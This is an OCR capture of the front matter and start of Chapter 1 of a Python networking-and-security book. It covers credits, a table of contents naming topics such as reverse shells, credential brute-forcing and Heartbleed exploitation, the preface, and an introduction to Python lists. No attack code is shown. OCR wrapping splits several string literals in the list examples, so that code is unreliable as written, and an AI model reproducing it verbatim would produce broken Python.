


Contents

Landmarks

BIRMINGHAM—MUMBAI

Mastering Python for Networking and Security Second Edition

Commissioning Editor: Vijin Boricha

Acquisition Editor: Shrilekha Inani

Senior Editor: Rahul Dsouza

Content Development Editor: Carlton Borges, Sayali Pingale

Technical Editor: Sarvesh Jaywant

Copy Editor: Safis Editing

Project Coordinator: Neil Dmello

Proofreader: Safis Editing

Indexer: Manju Arasan

Production Designer: Alishon Mendonsa

First published: September 2018

Second edition: December 2020

Production reference: 1031220

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

ISBN 978-1-83921-716-6

www.packt.com

I would like to thank my friends and family for their help in both the professional and personal fields. I would especially like to thank Shrilekha Inani (Acquisition Editor at Packt Publishing), Carlton Borges, and Sayali Pingale (Content Development Editors at Packt Publishing) for

supporting me during the course of completing this book.

– José Manuel Ortega

Packt.com

Subscribe to our online digital library for full access to over 7,000 books and videos, as well as industry leading tools to help you plan your personal development and advance your career. For more information, please visit our website.

Why subscribe?

- Spend less time learning and more time coding with practical eBooks and Videos from over 4,000 industry professionals
- Improve your learning with Skill Plans built especially for you
- Get a free eBook or video every month
- Fully searchable for easy access to vital information

- Copy and paste, print, and bookmark content

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at packt.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at **customercare@packtpub.com** for more details.

At www.packt.com, you can also read a collection of free technical articles, sign up for a range of free newsletters, and receive exclusive discounts and offers on Packt books and eBooks.

Contributors

About the author

José Manuel Ortega has been working as a Software Engineer and Security Researcher with focus on new technologies, open source, security and testing. His career target has been to specialize in Python and DevOps security projects with Docker. Currently he is working as a security tester engineer and his functions in the project are analysis and testing the security of applications both web and mobile environments.

He has collaborated with universities and with the official college of computer engineers presenting articles and holding some conferences. He has also been a speaker at various conferences both national and international and is very enthusiastic to learn about new

technologies and loves to share his knowledge with the developers community.

About the reviewers

Christian Ghigliotty is a writer and security engineer. He specializes in detection and response, incident response, and network security. When he's not wrestling with computers, he enjoys reading, cycling, and baseball. You can find him on Twitter: `@harveywells`.

> *To my wife Mary, for her love and encouragement. She also tolerates my occasional loud chewing. To my children, who make me laugh and help me see the world differently.*

Greg Smith is an experienced security professional who has worked in a variety of roles across the full stack of engineering disciplines including offensive security, software development, security architecture, security operations, WAN/SATCOM, engineering management, and systems management.

This experience has been built up across a variety of roles within the UK government, most recently within the Ministry of Justice Digital Offensive Security team and is now building the Application Security function in fintech at GoCardless.

Greg is an active member of the infosec community and has spoken at NCSC CyberUK In Practice, BSidesLDN, and BSidesMCR, conferences in recent years.

> *Thank you to my wife and family for supporting me and allowing me the space to contribute to further the knowledge of others in the infosec community.*

Packt is searching for authors like you

If you're interested in becoming an author for Packt, please visit authors.packtpub.com and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

Table of Contents

Section 1: The Python Environment and System Programming Tools

Chapter 1: Working with Python Scripting

TECHNICAL REQUIREMENTS

INTRODUCTION TO PYTHON SCRIPTING

WHY CHOOSE PYTHON?

MULTI-PLATFORM CAPABILITIES AND VERSIONS

PYTHON 3 FEATURES

EXPLORING PYTHON DATA STRUCTURES

LISTS

TUPLES

PYTHON DICTIONARIES

PYTHON FUNCTIONS, CLASSES, AND MANAGING EXCEPTIONS

PYTHON FUNCTIONS

PYTHON CLASSES

PYTHON INHERITANCE

MANAGING EXCEPTIONS

PYTHON MODULES AND PACKAGES

WHAT IS A MODULE IN PYTHON?

GETTING INFORMATION FROM STANDARD MODULES

Chapter 2: System Programming Packages

TECHNICAL REQUIREMENTS

INTRODUCING SYSTEM MODULES IN PYTHON

THE SYSTEM (SYS) MODULE

THE OPERATING SYSTEM (OS) MODULE

THE PLATFORM MODULE

THE SUBPROCESS MODULE

WORKING WITH THE FILESYSTEM IN PYTHON

WORKING WITH FILES AND DIRECTORIES

READING AND WRITING FILES IN PYTHON

OPENING A FILE WITH A CONTEXT MANAGER

READING A ZIP FILE USING PYTHON

MANAGING THREADS IN PYTHON

CREATING A SIMPLE THREAD

WORKING WITH THE THREADING MODULE

MULTITHREADING IN PYTHON

LIMITATIONS OF CLASSIC PYTHON THREADS

CONCURRENCY IN PYTHON WITH

Section 2: Network Scripting and Extracting Information from the Tor Network with Python

Chapter 3: Socket Programming

TECHNICAL REQUIREMENTS

INTRODUCING SOCKETS IN PYTHON

NETWORK SOCKETS IN PYTHON

THE SOCKET MODULE

BASIC CLIENT WITH THE SOCKET MODULE

IMPLEMENTING AN HTTP SERVER IN PYTHON

TESTING THE HTTP SERVER

IMPLEMENTING A REVERSE SHELL WITH SOCKETS

RESOLVING IPS DOMAINS, ADDRESSES, AND MANAGING EXCEPTIONS

GATHERING INFORMATION WITH SOCKETS

USING THE REVERSE LOOKUP COMMAND

MANAGING SOCKET EXCEPTIONS

PORT SCANNING WITH SOCKETS

IMPLEMENTING A BASIC PORT SCANNER

ADVANCED PORT SCANNER

QUESTIONS

FURTHER READING

Chapter 4: HTTP Programming

TECHNICAL REQUIREMENTS

INTRODUCING THE HTTP PROTOCOL

REVIEWING THE STATUS CODES

BUILDING AN HTTP CLIENT WITH HTTP.CLIENT

BUILDING AN HTTP CLIENT WITH URLLIB.REQUEST

GET RESPONSE AND REQUEST HEADERS

EXTRACTING EMAILS FROM A URL WITH URLLIB.REQUEST

DOWNLOADING FILES WITH URLLIB.REQUEST

HANDLING EXCEPTIONS WITH URLLIB.REQUEST

BUILDING AN HTTP CLIENT WITH REQUESTS

GETTING IMAGES AND LINKS FROM A URL WITH REQUESTS

MAKING GET REQUESTS WITH THE REST API

MAKING POST REQUESTS WITH THE REST API

MANAGING A PROXY WITH REQUESTS

MANAGING EXCEPTIONS WITH REQUESTS

Chapter 5: Connecting to the Tor Network and Discovering Hidden Services

TECHNICAL REQUIREMENTS

UNDERSTANDING THE TOR PROJECT AND HIDDEN SERVICES

EXPLORING THE TOR NETWORK

WHAT ARE HIDDEN SERVICES?

TOOLS FOR ANONYMITY IN THE TOR NETWORK

CONNECTING TO THE TOR NETWORK

NODE TYPES IN THE TOR NETWORK

INSTALLING THE TOR SERVICE

EXONERATOR AND NYX

DISCOVERING HIDDEN SERVICES WITH OSINT TOOLS

SEARCH ENGINES

INSPECTING ONION ADDRESS WITH ONIOFF

ONIONSCAN AS A RESEARCH TOOL FOR THE DEEP WEB

DOCKER ONION-NMAP

MODULES AND PACKAGES IN PYTHON FOR CONNECTING TO THE TOR NETWORK

Section 3: Server Scripting and Port Scanning with Python

Chapter 6: Gathering Information from Servers

TECHNICAL REQUIREMENTS

EXTRACTING INFORMATION FROM SERVERS WITH SHODAN

ACCESSING SHODAN SERVICES

THE SHODAN RESTFUL API

SHODAN SEARCH WITH PYTHON

USING SHODAN FILTERS AND THE BINARYEDGE SEARCH ENGINE

SHODAN FILTERS

BINARYEDGE SEARCH ENGINE

USING THE SOCKET MODULE TO OBTAIN SERVER INFORMATION

EXTRACTING SERVER BANNERS WITH PYTHON

GETTING INFORMATION ON DNS SERVERS WITH DNSPYTHON

DNS PROTOCOL

DNS SERVERS

THE DNSPYTHON MODULE

GETTING VULNERABLE ADDRESSES IN SERVERS WITH FUZZING

THE FUZZING PROCESS

UNDERSTANDING AND USING THE FUZZDB PROJECT

SUMMARY

QUESTIONS

FURTHER READING

Chapter 7: Interacting with FTP, SFTP, and SSH Servers

TECHNICAL REQUIREMENTS

CONNECTING WITH FTP SERVERS

USING THE PYTHON FTPLIB MODULE

USING FTPLIB TO BRUTE-FORCE FTP USER CREDENTIALS

BUILDING AN ANONYMOUS FTP SCANNER WITH PYTHON

CONNECTING WITH SSH SERVERS WITH PARAMIKO AND PYSFTP

EXECUTING AN SSH SERVER ON DEBIAN LINUX

INTRODUCING THE PARAMIKO MODULE

ESTABLISHING AN SSH CONNECTION WITH PARAMIKO

RUNNING COMMANDS WITH PARAMIKO

USING PARAMIKO TO BRUTE-FORCE SSH USER CREDENTIALS

ESTABLISHING AN SSH CONNECTION WITH PYSFTP

IMPLEMENTING SSH CLIENTS AND SERVERS WITH THE ASYNCSSH AND ASYNCIO MODULES

Chapter 8: Working with Nmap Scanner

TECHNICAL REQUIREMENTS

INTRODUCING PORT SCANNING WITH NMAP

SCAN MODES WITH PYTHON-NMAP

IMPLEMENTING SYNCHRONOUS SCANNING

IMPLEMENTING ASYNCHRONOUS SCANNING

WORKING WITH NMAP THROUGH THE OS AND SUBPROCESS MODULES

Section 4: Server Vulnerabilities and Security in Python Modules

Chapter 9: Interacting with Vulnerability Scanners

TECHNICAL REQUIREMENTS

UNDERSTANDING VULNERABILITIES AND EXPLOITS

WHAT IS AN EXPLOIT?

VULNERABILITY FORMATS

INTRODUCING THE NESSUS VULNERABILITY SCANNER

INSTALLING AND EXECUTING THE NESSUS VULNERABILITY SCANNER

NESSUS VULNERABILITIES REPORTS

ACCESSING THE NESSUS API WITH PYTHON

INTERACTING WITH THE NESSUS SERVER

INTRODUCING THE OPENVAS VULNERABILITY SCANNER

INSTALLING THE OPENVAS VULNERABILITY SCANNER

UNDERSTANDING THE WEB INTERFACE

SCANNING A MACHINE USING OPENVAS

ACCESSING OPENVAS WITH PYTHON

SUMMARY

QUESTIONS

FURTHER READING

Chapter 10: Identifying Server Vulnerabilities in Web Applications

TECHNICAL REQUIREMENTS

UNDERSTANDING VULNERABILITIES IN WEB APPLICATIONS WITH OWASP

TESTING XSS

ANALYZING AND DISCOVERING VULNERABILITIES IN CMS WEB APPLICATIONS

USING CMSMAP

OTHER CMS SCANNERS

DISCOVERING SQL VULNERABILITIES WITH PYTHON TOOLS

INTRODUCTION TO SQL INJECTION

IDENTIFYING PAGES VULNERABLE TO SQL INJECTION

INTRODUCING SQLMAP

USING SQLMAP TO TEST A WEBSITE FOR A SQL INJECTION VULNERABILITY

SCANNING FOR SQL INJECTION VULNERABILITIES WITH THE NMAP PORT SCANNER

TESTING HEARTBLEED AND SSL/TLS VULNERABILITIES

VULNERABILITIES IN THE SECURE SOCKETS LAYER (SSL) PROTOCOL

FINDING VULNERABLE SERVERS IN THE CENSYS SEARCH ENGINE

ANALYZING AND EXPLOITING THE HEARTBLEED VULNERABILITY (OPENSSL CVE-2014-0160)

SCANNING FOR THE HEARTBLEED VULNERABILITY WITH THE NMAP PORT SCANNER

SCANNING TLS/SSL CONFIGURATIONS WITH SSLYZE

SUMMARY

QUESTIONS

FURTHER READING

Chapter 11: Security and Vulnerabilities in Python Modules

TECHNICAL REQUIREMENTS

EXPLORING SECURITY IN PYTHON MODULES

PYTHON FUNCTIONS WITH SECURITY ISSUES

INPUT/OUTPUT VALIDATION

EVAL FUNCTION SECURITY

CONTROLLING USER INPUT IN DYNAMIC CODE EVALUATION

PICKLE MODULE SECURITY

SECURITY IN A SUBPROCESS MODULE

USING THE SHLEX MODULE

INSECURE TEMPORARY FILES

STATIC CODE ANALYSIS FOR DETECTING VULNERABILITIES

INTRODUCING STATIC CODE ANALYSIS

INTRODUCING PYLINT AND DLINT

THE BANDIT STATIC CODE ANALYZER

BANDIT TEST PLUGINS

DETECTING PYTHON MODULES WITH BACKDOORS AND MALICIOUS CODE

INSECURE PACKAGES IN PYPI

BACKDOOR DETECTION IN PYTHON MODULES

DENIAL-OF-SERVICE VULNERABILITY IN URLLIB3

SECURITY IN PYTHON WEB APPLICATIONS WITH THE FLASK FRAMEWORK

RENDERING AN HTML PAGE WITH FLASK

CROSS-SITE SCRIPTING (XSS) IN FLASK

DISABLING DEBUG MODE IN THE FLASK APP

SECURITY REDIRECTIONS WITH FLASK

Section 5: Python Forensics

Chapter 12: Python Tools for Forensics Analysis

TECHNICAL REQUIREMENTS

VOLATILITY FRAMEWORK FOR EXTRACTING DATA FROM MEMORY AND DISK IMAGES

INSTALLING VOLATILITY

IDENTIFYING THE IMAGE PROFILE

VOLATILITY PLUGINS

CONNECTING AND ANALYZING SQLITE DATABASES

SQLITE DATABASES

FURTHER READING

Chapter 13: Extracting Geolocation and Metadata from Documents, Images, and Browsers

TECHNICAL REQUIREMENTS

EXTRACTING GEOLOCATION INFORMATION

EXTRACTING METADATA FROM IMAGES

INTRODUCTION TO EXIF AND THE PIL MODULE

GETTING THE EXIF DATA FROM AN IMAGE

EXTRACTING METADATA FROM PDF DOCUMENTS

Chapter 14: Cryptography and Steganography

TECHNICAL REQUIREMENTS

ENCRYPTING AND DECRYPTING INFORMATION WITH PYCRYPTODOME

INTRODUCTION TO CRYPTOGRAPHY

INTRODUCTION TO PYCRYPTODOME

ENCRYPTING AND DECRYPTING INFORMATION WITH CRYPTOGRAPHY

INTRODUCTION TO THE CRYPTOGRAPHY MODULE

Preface

Recently, Python has started to gain a lot of traction, with the latest updates of Python adding numerous packages that can be used to perform critical missions. Our main goal with this book is to help you leverage Python packages to detect vulnerabilities and take care of networking challenges.

This book will start by walking you through the scripts and libraries of Python that are related to networking and security. You will then dive deep into core networking tasks and learn how to take care of networking challenges. Later, this book will teach you how to write security scripts to detect vulnerabilities in your network or website. By the end of this book, you will have learned how to achieve endpoint protection by leveraging Python packages, along with how to extract metadata from documents and how to write forensics and cryptography scripts.

Who this book is for

This book is intended for network engineers, system administrators, or any security professionals who are looking to tackle networking and security challenges. Security researchers and developers with some prior experience of Python would get the most from this book. A basic understanding of general programming structures and Python is required.

What this book covers

Chapter 1, *Working with Python Scripting*, introduces you to the Python language, object-oriented programming, data structures, exceptions, managing dependencies for developing with Python, and development environments.

Chapter 2, *System Programming Packages*, teaches you about the main Python modules for system programming, looking at topics including reading and writing files, threads, sockets, multithreading, and concurrency.

Chapter 3, *Socket Programming*, provides you with some basics of Python networking using the **`socket`** module. This module exposes all of the necessary pieces to quickly write TCP and UDP clients, as well as servers for writing low-level network applications.

Chapter 4, *HTTP Programming*, covers the HTTP protocol and the main Python modules, such as the **`urllib`** standard library, and the **`requests`** and **`httpx`** modules to retrieve and manipulate web content. We also cover HTTP authentication mechanisms and how we can manage them with the **`requests`** module.

Chapter 5, *Connecting to the Tor Network and Discovering Hidden Services*, explains how Tor can assist us in the research and development of tools from an anonymity and privacy point of view. In addition, we will review how to extract information from hidden services using Python modules.

Chapter 6, *Gathering Information from Servers*, explores the modules that allow the extraction of

information that servers are exposing publicly, such as Shodan and Binary Edge. We will also look at getting server banners and information on DNS servers and introduce you to fuzzy processing using the **pywebfuzz** module.

Chapter 7, *Interacting with FTP, SFTP, and SSH Servers*, details the Python modules that allow us to interact with FTP, SFTP, and SSH servers, checking the security in SSH servers with the **ssh-audit** tool. Also, we will learn how to implement SSH clients and servers with the **asyncSSH** and **asyncio** modules.

Chapter 8, *Working with Nmap Scanner,* introduces Nmap as a port scanner and covers how to implement network scanning with Python and Nmap to gather information on a network, a specific host, and the services that are running on that host. Also, we cover how to find possible vulnerabilities in a given network with Nmap scripts.

Chapter 9, *Interacting with Vulnerability Scanner*, gets into Nessus and OpenVAS as vulnerability scanners and gives you reporting tools for the main vulnerabilities that can be found in servers and web applications with them. Also, we cover how to use them programmatically from Python, with the **nessrest** and **Python-gmv** modules.

Chapter 10, *Identifying Server Vulnerabilities in Web Applications*, covers the main vulnerabilities in web applications with OWASP methodology and the tools we can find in the Python ecosystem for vulnerability scanning in CMS and web applications, such as **sqlmap**. We will also cover testing openSSL/TLS vulnerabilities in servers with the **sslyze** module.

Chapter 11, *Security and Vulnerabilities in Python Modules*, covers security and vulnerabilities in Python modules. Also, we cover the review of Python tools such as Bandit as a static code analyzer for detecting vulnerabilities and Python best practices from a security perspective.

Chapter 12, *Python Tools for Forensics Analysis*, covers the main tools we have in Python for extracting information from memory, **`sqlite`** databases, research about network forensics with PcapXray, getting information from the Windows registry, and using the **`logging`** module to register errors and debug Python scripts.

Chapter 13, *Extracting Geolocation and Metadata from Documents, Images, and Browsers*, explores the main modules we have in Python for extracting information about geolocation and metadata from images and documents, identifying web technologies, and extracting metadata from Chrome and Firefox browsers.

Chapter 14, *Cryptography and Steganography*, covers the main modules we have in Python for encrypting and decrypting information, such as **`pycryptodome`** and **`cryptography`**. Also, we cover steganography techniques and how to hide information in images with **`stepic`** modules. Finally, we will cover Python modules for generating keys securely with the **`secrets`** and **`hashlib`** modules.

To get the most out of this book

You will need to install a Python distribution on your local machine, which should have at least 4 GB of memory. You will need Python 3.7 version or higher to

be installed in your system globally or use a virtual environment for testing the scripts with this version:

Software/hardware covered in the book	OS requirements
Python 3.7+	Windows, macOS X, and Linux (any)

The recommended version is 3.7 and most of the examples are also compatible with the 3.9 version. At this moment, most developers are still using the 3.7 version and the migration to the new version will be completed gradually as third-party libraries are updated.

The scripts have been tested with version 3.7 or higher. You may encounter problems when installing a specific package with the latest version 3.9. To overcome these problems, it is recommended to check the official documentation and the GitHub repositories of the third-party modules to check for updates.

If you are using the digital version of this book, we advise you to type the code yourself or access the code via the GitHub repository (link available in the next section). Doing so will help you avoid any potential errors related to the copying and pasting of code.

Download the example code files

You can download the example code files for this book from GitHub at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition. In case there's an update to the code, it will be updated on the existing GitHub repository.

We also have other code bundles from our rich catalog of books and videos available at

https://github.com/PacktPublishing/. Check them out!

Code in Action

Code in Action videos for this book can be viewed at https://bit.ly/2I9tE5v.

Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: http://www.packtpub.com/sites/default/files/downloads/9781839217166_ColorImages.pdf.

Conventions used

There are a number of text conventions used throughout this book.

`Code in text`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "In this way, the module can be installed either with the **`pip3 install pipreqs`** command or through the GitHub code repository using the **`python3 setup.py install`** command."

A block of code is set as follows:

```
import my_module
def main():
```

```
my_module.test()
if __name__ == '__main__':
main()
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
$ sudo python3 fuzzdb_xss.py
<input name="searchFor"
      size="10" type="text"/>
<input name="goButton"
      type="submit"
      value="go"/>
```

Any command-line input or output is written as follows:

```
$ pip3 -r requirements.txt
```

Bold: Indicates a new term, an important word, or words that you see on screen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "With the option **View Breakpoint**, we can see the breakpoint established in the script."

TIPS OR IMPORTANT NOTES

Appear like this.

Get in touch

Feedback from our readers is always welcome.

General feedback: If you have questions about any aspect of this book, mention the book title in the subject

of your message and email us at **customercare@packtpub.com**.

Errata: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit www.packtpub.com/support/errata, selecting your book, clicking on the Errata Submission Form link, and entering the details.

Piracy: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at **copyright@packt.com** with a link to the material.

If you are interested in becoming an author: If there is a topic that you have expertise in, and you are interested in either writing or contributing to a book, please visit authors.packtpub.com.

Reviews

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential readers can then see and use your unbiased opinion to make purchase decisions, we at Packt can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about Packt, please visit packt.com.

Section 1: The Python Environment and System Programming Tools

In this section, the reader will learn the basics of Python programming, including the development environment and the methodology we can follow to write our scripts. Also, it is important to know the main modules and packages for security and system programming tasks such as reading and writing files, and using threads, sockets, multithreading, and concurrency.

This part of the book comprises the following chapters:

- *Chapter 1*, *Working with Python Scripting*
- *Chapter 2*, *System Programming Packages*

Chapter 1: Working with Python Scripting

Python is a simple-to-read-and-write, byte-compiled, object-oriented programming language. The language is perfect for security professionals because it allows for fast test development as well as reusable objects to be used in the future.

Throughout this chapter, we will explain data structures and collections such as lists, dictionaries, tuples, and iterators. We will review functions, exceptions management, and other modules, such as regular expressions, that we can use in our scripts. We will also learn how to manage dependencies and development environments to introduce into programming with Python. We will also review the principal development environments for script development in Python, including Python IDLE and PyCharm.

The following topics will be covered in this chapter:

- Introduction to Python scripting
- Exploring Python data structures
- Python functions, classes, and managing exceptions
- Python modules and packages
- Managing dependencies and virtual environments

- Development environments for Python scripting

Technical requirements

Before you start reading this book, you should know the basics of Python programming, including its basic syntax, variable types, data type tuples, list dictionaries, functions, strings, and methods. We will work with Python version 3.7, available at www.python.org/downloads.

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

Check out the following video to see the Code in Action:

https://bit.ly/3mXDJld

Introduction to Python scripting

Python has many advantages when it comes to picking it for scripting. Before we dig deep into the Python scripting landscape, let's take a look at these advantages and new features available in Python 3.

Why choose Python?

There are many reasons to choose Python as your main programming language. Importantly, many security tools are written in Python. This language offers many opportunities for extending and adding features to tools

that are already written. Let's look at what else Python has to offer us:

- It is a multi-platform and open source language.
- It is a simple, fast, robust, and powerful language.
- Many libraries, modules, and projects focused on computer security are written in Python.
- A lot of documentation is available, along with a very large user community.
- It is a language designed to make robust programs with a few lines of code, something that is only possible in other languages after including many characteristics of each language.
- It is ideal for prototypes and rapid-concept tests (Proof of Concept).

Multi-platform capabilities and versions

The Python interpreter is available on many platforms (Linux, DOS, Windows, and macOS X). The code that we create in Python is translated into bytecode when it is executed for the first time. For that reason, in systems in which we are going to execute our programs or scripts developed in Python, we need the interpreter to be installed.

In this book, we will work with Python version 3.7. If you're starting to write some new Python code today, you should use Python 3. It's important to be aware that Python 2 is end of life and will no longer receive security patches, so users should upgrade their code to Python 3.

If you have Python 2 code that you can upgrade to Python 3, you should do that as well. But if you're like most companies with an existing Python 2 code base, your best option might well be to upgrade incrementally, which means having code that works under 2 and 3 simultaneously. Once you've converted all of your code, and it passes tests under both Python 2 and 3, you can flip the switch, joining the world of Python 3 and all of its goodness.

TIP

PEPs ***(*Python Enhancement Proposals*)*** *are the main forums in the Python community for proposing new features or improvements to the Python core language. They enable the community to review, discuss, and improve proposals. Popular tools such as pep8 and flake8 enforce these rules when run on a Python file. The main PEP index can be found at http://python.org/dev/peps.*

Python 3 features

Much has been written about the changes in Python 2 and 3. An extensive collection of such information is available at https://python-future.org. This site offers the futurize and pasteurize packages, as well as a great deal of documentation describing the changes between versions, techniques for upgrading, and other things to watch out for.

Some of the most important new features that Python 3 offers are as follows:

- Unicode is supported throughout the standard library and is the default type for any strings defined.
- The input function has been renewed.
- The modules have been restructured.
- The new **`asyncio`** library, which is part of the standard library, gives a defined way to execute asynchronous programming in Python. This makes it easy to write concurrent programs enabling you to make the most of your new-generation hardware.
- Better exception handling: in Python 2.X, there were lots of ways to throw and catch exceptions; with

Python 3, error handling is cleaner and improved.

- Virtualenv is now part of the standard Python distribution.

TIP

If you are new to Python, you should start with Python 3 since many things have been improved and more thoughtfully designed. If you want to use old code or specific packages and libraries that are still based on Python 2, you should, of course, use this version, especially in those cases where porting would be complex. Exploring old Python 2 code with tools such as 2to3 and porting, if necessary, is a good place to start.

Now that you know the reason for choosing Python as a scripting language and the main features of Python 3, let's move on to learning about the main data structures available in Python.

Exploring Python data structures

In this section, we will review different types of data structures, including lists, tuples, and dictionaries. We will see methods and operations for managing these data structures and practical examples where we review the main use cases.

Lists

Lists in Python are equivalent to structures as dynamic vectors in programming languages such as C. We can express literals by enclosing their elements between a pair of brackets and separating them with commas. The first element of a list has index `0`.

Consider the following example: a programmer can create a list using the **`append()`** method by adding objects, printing the objects, and then sorting them before printing again. We describe a list of protocols in the following example, and use the key methods of a Python list as **`add`**, **`index`**, and **`remove`**:

```
>>> protocolList = []
>>>
      protocolList.append("ftp
      ")
>>>
      protocolList.append("ssh
      ")
>>>
      protocolList.append("smt
      p")
>>>
      protocolList.append("htt
      p")
>>> print(protocolList)
```

```
['ftp','ssh','smtp','http']
>>> protocolList.sort()
>>> print(protocolList)
['ftp','http','smtp','ssh']
>>> type(protocolList)
<type 'list'>
>>> len(protocolList)
4
```

To access specific positions, we can use the **index()** method, and to delete an element, we can use the **remove()** method:

```
>>> position =
    protocolList.index("ssh"
    )
>>> print("ssh
    position"+str(position))
ssh position 3
>>>
    protocolList.remove("ssh
    ")
>>> print(protocolList)
['ftp','http','smtp']
>>> count = len(protocolList)
>>> print("Protocol elements
    "+str(count))
Protocol elements 3
```

To print out the whole protocol list, use the following instructions. This will loop through all the elements and print them:

```
>>> for protocol in
      protocolList:
>>> print (protocol)
ftp
http
smtp
```

Lists also have methods that help manipulate the values within them and allow us to store more than one variable within them and provide a better way to sort object arrays in Python. These are the techniques commonly used to control lists:

- **`.append(value)`**: Appends an element at the end of the list
- **`.count('x')`**: Gets the number of 'x' in the list
- **`.index('x')`**: Returns the index of 'x' in the list
- **`.insert('y','x')`**: Inserts 'x' at location 'y'
- **`.pop()`**: Returns the last element and also removes it from the list
